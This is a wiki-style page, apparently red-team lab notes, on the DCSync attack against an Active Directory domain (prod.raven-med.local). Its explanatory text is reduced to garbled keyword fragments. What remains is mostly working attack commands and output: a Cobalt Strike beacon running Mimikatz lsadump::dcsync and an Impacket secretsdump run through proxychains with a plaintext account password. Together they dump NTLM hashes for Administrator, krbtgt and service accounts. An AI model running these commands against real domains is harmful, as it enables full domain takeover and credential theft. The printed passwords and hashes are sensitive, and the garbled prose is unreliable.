


DCSync

DCSync MS-DRSR AD DS-Replication-Get-Changes Replicating Directory Changes All Replicating Directory Changes In Filtered Set DCSync DCSync



Dcsync Mimikatz Impacket backup_operator Dcsync PROD dcsync

```
beacon> dcsync prod.raven-med.local prod\administrator
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:prod.raven-med.local /user:prod\administrator command
[+] host called home, sent: 296050 bytes
[+] received output:
[DC] 'prod.raven-med.local' will be the domain
[DC] 'dc01.prod.raven-med.local' will be the DC server
[DC] 'prod\administrator' will be the user account

Object RDN      : Administrator

** SAM ACCOUNT **

SAM Username    : Administrator
Account Type    : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 
Password last change : 1/20/2023 11:38:16 AM
Object Security ID : S-1-5-21-1674258736-4167122442-1078531953-500
Object Relative ID : 500

Credentials:
Hash NTLM: e7d6a507876e2c8b7534143c1c6f28ba

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 915e062d9f8166a1094876619a6eba63
```

```
python3 secretdump.py < fqdb>/< >: < >@DC IP> -just-dc
```

```
(root@kali)~[~/Desktop]
# proxychains python3 impacket/examples/secretdump.py prod.raven-med.local/backup_operator:M1m1k@tz3@172.16.1.11 -just-dc
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.11:445 ... OK
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.11:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.11:49669 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7d6a507876e2c8b7534143c1c6f28ba:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:94b3020b55c558748fdf5c1521bc5194:::
sql_service:1601:aad3b435b51404eeaad3b435b51404ee:6ac4f2f23875a34780759d9a9932cd1a:::
app_security:1602:aad3b435b51404eeaad3b435b51404ee:d33b15ba0f27dbf0fd56cd54b1db1ade:::
network_security:1603:aad3b435b51404eeaad3b435b51404ee:d33b15ba0f27dbf0fd56cd54b1db1ade:::
alice:1605:aad3b435b51404eeaad3b435b51404ee:b8f8e199032b942917462188805a5d5d:::
```

Revision #5

Created 5 September 2022 03:12:04 by

Updated 14 June 2023 02:13:14 by